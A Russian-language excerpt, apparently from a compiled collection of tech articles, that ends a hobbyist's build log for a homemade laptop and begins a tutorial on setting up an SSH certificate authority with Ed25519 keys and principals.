


Рис. 9.4. Системы охлаждения

В найденных вариантах меня не устраивало расположение радиатора и изгиб тепловых трубок — я собирался поместить материнскую плату в корпусе таким образом, чтобы, во-первых, разъемы были по правую сторону от пользователя, а во-вторых, процессор располагался бы ближе к верхней грани устройства. Так охлаждение будет более эффективным.

В итоге мой выбор пал на процессорный кулер Intel, модель BXHTS1155LP (<https://market.yandex.ru/product--kuler-dlia-protseссора-intel-bxhts1155lp/8456141>) (рис. 9.5).




Рис. 9.5. Intel BXHTS1155LP

Шлейф LVDS для соединения матрицы ноутбука и материнской платы

Изначально я предположил, что этот шлейф можно позаимствовать у ноутбука с идентичным разъемом LVDS. Я работал в сервисе, и через мои руки ежедневно проходило множество ноутбуков, но меня постигло разочарование. Прошло три года, прежде чем я нашел подходящий мне по распиновке шлейф LVDS.

Когда все комплектующие были у меня, я принялся за моделирование корпуса.

Создание макета

Изначально корпус задумывался в форме классического ноутбука: нижняя часть с клавиатурой и основными комплектующими — материнской платой, накопителем и прочим, а верхняя — с матрицей и веб-камерой. Соединялись бы части с помощью петель.

Далее были разработаны и подготовлены трехмерные модели для этого варианта корпуса. Я планировал сделать его из металла.




Рис. 9.6. 3D-модель

Модель нижней части корпуса из листового металла с отверстиями в основании для крепления материнской платы, перфорированными отверстиями для вентиляции на передней грани. Сзади расположены площадки для крепления петель матрицы (рис. 9.6).

Другая сборная модель нижней части корпуса с перфорациями для забора воздуха на передней грани и креплением для петель матрицы — на задней (рис. 9.7).




Рис. 9.7. Другая модель (в разборе)

Модель верхней крышки для нижней части корпуса представляет собой листовой металл с перфорациями для встроенных динамиков и выемку для съемной беспроводной клавиатуры.

В процессе я понял, что нужно полностью перерабатывать и упрощать модель корпуса: уменьшить корпусные детали и сократить подвижные узлы.

Новая конструкция получилась довольно простой и легкой в изготовлении: две основные пластиковые части, верхнюю и нижнюю, крепим к основанию из алюминия, на него также прикрепляются все основные комплектующие, а сверху кладем в пазы матрицу и также накрываем крышкой из листового металла. По бокам, слева и справа, располагаются интерфейсные разъемы, которые также прикрываем накладками (рис. 9.8).




Рис. 9.8. Накладки

На верхней пластиковой части должна быть перфорация, которая занимает 80% места задней грани, на остальных 20% расположены два отверстия для съемных антенн Wi-Fi, чтобы без проблем можно было установить направленную антенну.

На нижней части по краям устроены перфорации для забора свежего воздуха, на верхней грани по краям — перфорации и крепления для двух динамиков, а по центру — отверстие под кнопку диаметром 12 мм для включения и отключения экрана (рис. 9.9—9.12).




Рис. 9.9. Общий вид




Рис. 9.10. Задняя грань верхней части




Рис. 9.11. Передняя грань нижней части




Рис. 9.12. Вид снизу

Пластиковые части я изготовил на 3D-принтере, а металлические вырезал из листовой стали и алюминия.

Сборка

Дальше началась самая нудная часть: сборка этого «конструктора».

Корпус

Когда у меня на руках были пластиковые детали корпуса, оставалось их обработать вручную: удалить поддержки, выровнять углы, вклеить резьбовые вставки М3, чтобы закреплять на них остальные части корпуса. Затем я последовательно примерял комплектующие и подпиливал напильником все, что плохо стыковалось (фотографии процесса сборки приведены ниже (рис. 9.13—9.20)).

После того как я убедился в полной совместимости всех корпусных частей и комплектующих, корпус был отправлен на порошковую покраску (рис. 9.21).

Железо

Далее — первоначальная сборка железа в корпус. Она заняла около девяти часов.

Для питания устройства я выбрал защищенный от влаги разъем с защелкой, который подпаял к блоку питания от ноутбука (рис. 9.22).




Рис. 9.13. Примерка боковых интерфейсных разъемов




Рис. 9.14. Примерка боковых интерфейсных разъемов и верхней крышки




Рис. 9.15. Примерка материнской платы




Рис. 9.16. Изготовлен и установлен на свое место воздуховод для быстрого вывода горячего воздуха из корпуса




Рис. 9.17. Примерка воздуховода и кулера — выставлены идеально!




Рис. 9.18. Примерка накладок для боковых интерфейсных разъемов




Рис. 9.19. Примерка накладок для боковых интерфейсных разъемов




Рис. 9.20. Примерка матрицы




Рис. 9.21. Корпусные части после порошковой покраски




Рис. 9.22. Блок питания

Следующий этап — пайка проводов для кнопок и разъемов USB. Также я подключил картридер для карт памяти microSD (рис. 9.23—9.25).




Рис. 9.23. Клавиатура




Рис. 9.24. Сборка корпуса




Рис. 9.25. Матрица работает

Вот что получилось в итоге (рис. 9.26—9.31).



Рис. 9.26. Truebook в сборе




Рис. 9.27. Есть даже красивый ремешок!




Рис. 9.28. Нарботался и прилег отдохнуть



Рис. 9.29. Рабочее состояние




Рис. 9.30. Вид сбоку




Рис. 9.31. Разъемы

Итоговая конфигурация устройства

- **Процессор:** Intel Pentium G4400
- **Диагональ матрицы:** 15,6 дюйма
- **Оперативная память:** 4 Гбайт DDR4
- **Накопитель:** SSD на 128 Гбайт
- **Адаптеры беспроводных сетей:** AC 9260NGW 802.11a/b/g/n/ac, Bluetooth 5.0

- **Картридер:** microSD
- **Масса:** 3 кг
- **Размеры:** 380 × 240 × 38 мм

Выводы

На этом работа пока что закончена, но простор для улучшений здесь огромный.

Во-первых, в соответствии с задумкой в моем «Трубуке» можно апгрейдить практически все, начиная с матрицы и заканчивая антенной Wi-Fi или батареей. При желании можно даже полностью сменить платформу, заменив материнскую плату и процессор.

Во-вторых, можно усовершенствовать и дизайн, не меняя основные комплектующие. Например, уменьшить габариты корпуса за счет использования slim-матрицы и более плотной компоновки комплектующих.

Если ты захочешь повторить мой проект или модернизировать его, то большую часть компонентов можно найти на AliExpress.

- Адаптер Wi-Fi (<https://aliexpress.ru/item/33010619009.html>)
- Тачскрин 15,6" (<https://aliexpress.ru/item/32810366900.html>)
- Беспроводная slim Bluetooth-клавиатура (<https://aliexpress.ru/item/32829559359.html>)
- Кнопка включения (<https://aliexpress.ru/item/32823502225.html>)
- Механическая беспроводная Bluetooth-клавиатура (<https://aliexpress.ru/item/1005003647610197.html>)
- Веб-камера (<https://aliexpress.ru/item/32621151802.html>)
- Контроллер заряда батареи (<https://aliexpress.ru/item/32881416114.html>)
- Аккумуляторы 18650 (<https://aliexpress.ru/item/32820544957.html>)
- LVDS-шлейф (<https://aliexpress.ru/item/32832552547.html>)
- Динамики (<https://aliexpress.ru/item/32814930949.html>)
- Разъем питания (<https://aliexpress.ru/item/32815741026.html>)
- Кнопка 12 мм (<https://aliexpress.ru/item/1005003122620083.html>)
- Разъемы USB и аудио (<https://aliexpress.ru/item/32573593032.html>)
- Продвинутый контроллер заряда батареи openUPS (<https://www.mini-box.com/OpenUPS>)
- Интересные материнские платы (<https://zeal-all.com/en/all-in-one-motherboard>)

SSH по-крупному. Используем удостоверяющий центр SSH, чтобы облегчить жизнь админу

Андрей Пархоменко

Вроде бы SSH — хорошо известная вещь, с которой ты наверняка сталкиваешься ежедневно. При этом мало кто знает о возможностях SSH больше, чем нужно, чтобы подключиться к удаленному серверу. А ведь в этот инструмент входят функции, которые могут очень пригодиться при более сложной структуре администрирования, с чем многие сейчас столкнулись в связи с коронавирусом и удаленкой. В этой главе я расскажу, что такое и как применяются SSH-сертификаты с удостоверяющим центром и принципалы.

Пожалуй, ни один человек не может назвать себя сисадмином, если он не знает, что такое SSH, и не овладел хотя бы азами этого инструмента. SSH — это и ворота удаленного сервера, и ключ, открывающий эти ворота. Большинство сисадминов давно сделали шаг от использования пароля для аутентификации при соединении с сервером к паре криптографических ключей — публичному и закрытому. Этот небольшой шаг на самом деле был огромным прогрессом в обеспечении безопасности облачных служб.

Но жизнь на месте не стоит, и команда OpenSSH уже несколько лет назад представила новые мощные инструменты SSH, которые дают большую гибкость и удобство удаленного администрирования, особенно если у сисадмина в управлении много удаленных серверов. Один из таких инструментов — сертификаты SSH. Хотя они проще обычных сертификатов X.509, почему-то их проникновение в удаленное администрирование идет туго. Видимо, сказывается инерция мышления. А ведь что может быть красивее и удобнее: ты выпускаешь корневой сертификат CA, который и загружаешь на сервер. Всё, имея SSH-сертификат, удостоверенный этим CA, ты можешь заходить на удаленный сервер. А далее рассмотрим нюансы, которые могут сделать жизнь сисадмина — не в ущерб безопасности — легче и приятнее.

Итак, создадим наш CA. Для примера пусть это будет ключевая пара, в которой используется схема цифровой подписи типа Ed25519. С легкой руки американского криптографа Брюса Шнайера среди многих криптографов утвердилось стойкое по-

дозрение, что Агентство национальной безопасности США (NSA) сделало закладку в стандартизованную Национальным институтом стандартов и технологий США (NIST) эллиптическую кривую P-256. Мы не можем знать наверняка, так ли это. Но этот предполагаемый backdoor потенциально ставит безопасность коммуникаций под угрозу. И тут очень кстати пришлось разработанная профессором Дэниелом Дж. Бернштейном эллиптическая кривая Curve25519. Она считается безопасной. По крайней мере, никто из серьезных криптографов насчет этой кривой сомнений не выражал. Вот и будем с ней работать дальше.

Генерируем пару ключей для CA по известной стандартной процедуре (не ленимся, устанавливаем пароль — здесь и далее):

```
$ ssh-keygen -C CA -t ed25519 -f ca_key
```

Получаем два файла: `ca_key` и `ca_key.pub`. Они и образуют наш CA. Закрытый ключ `ca_key` прячем в надежном месте, а открытый ключ `ca_key.pub` помещаем на удаленном сервере в `/etc/ssh/ca_key.pub` и даем серверу команду доверять всем ключам, подписанным этим CA, добавив в конфигурационный файл сервера `/etc/ssh/sshd_config` такую строку:

```
TrustedUserCAKeys /etc/ssh/ca_key.pub
```

А поскольку ранее мы положились на кривую Curve25519, то добавляем в файл еще и такие строки:

```
PubkeyAcceptedKeyTypes ssh-ed25519-cert-v01@openssh.com
CASignatureAlgorithms ssh-ed25519
```

Не забываем перезагрузить SSH-сервер после каждого изменения конфигурации (здесь и далее):

```
$ sudo systemctl restart ssh.service
```

Далее по давно отработанному шаблону генерируем пару пользовательских ключей для аутентификации на сервере:

```
$ ssh-keygen -t ed25519 -f id_ed25519
```

и подписываем открытый ключ пользователя `id_ed25519.pub`:

```
$ ssh-keygen -s ca_key -I alex25 -n root id_ed25519.pub
```

В результате получаем собственно сертификат пользователя: `id_ed25519-cert.pub`.

Опция `-I` — это идентификатор ключа, он может быть любой цифро-буквенной строкой, но лучше ее индивидуализировать, чтобы понимать, кто, когда и куда с таким идентификатором входил на сервер, так как в логах ID ключа всегда указывается.

Опция `-n` задает принципала (о них ниже), в данном случае это `root`. Представленная схема сертификата самая простая, а потому не самая безопасная. Она позволяет владельцу такого ключа входить когда угодно и откуда угодно на любой сервер, доверяющий данному CA, с правами `root` без каких-либо ограничений, а это плохо.

Изменить такое положение вещей можно, используя концепцию принципалов. Принципал в самом общем случае — это сетевой ресурс, который представляет вы-

числительный актер (компьютер, служба, процесс и подобное) или даже конкретного человека, иницирующего доступ к сетевым ресурсам и подтверждающего свою подлинность этим сетевым ресурсам. Далее будем рассматривать принципала в узком смысле как конкретного человека, имеющего SSH-сертификат.

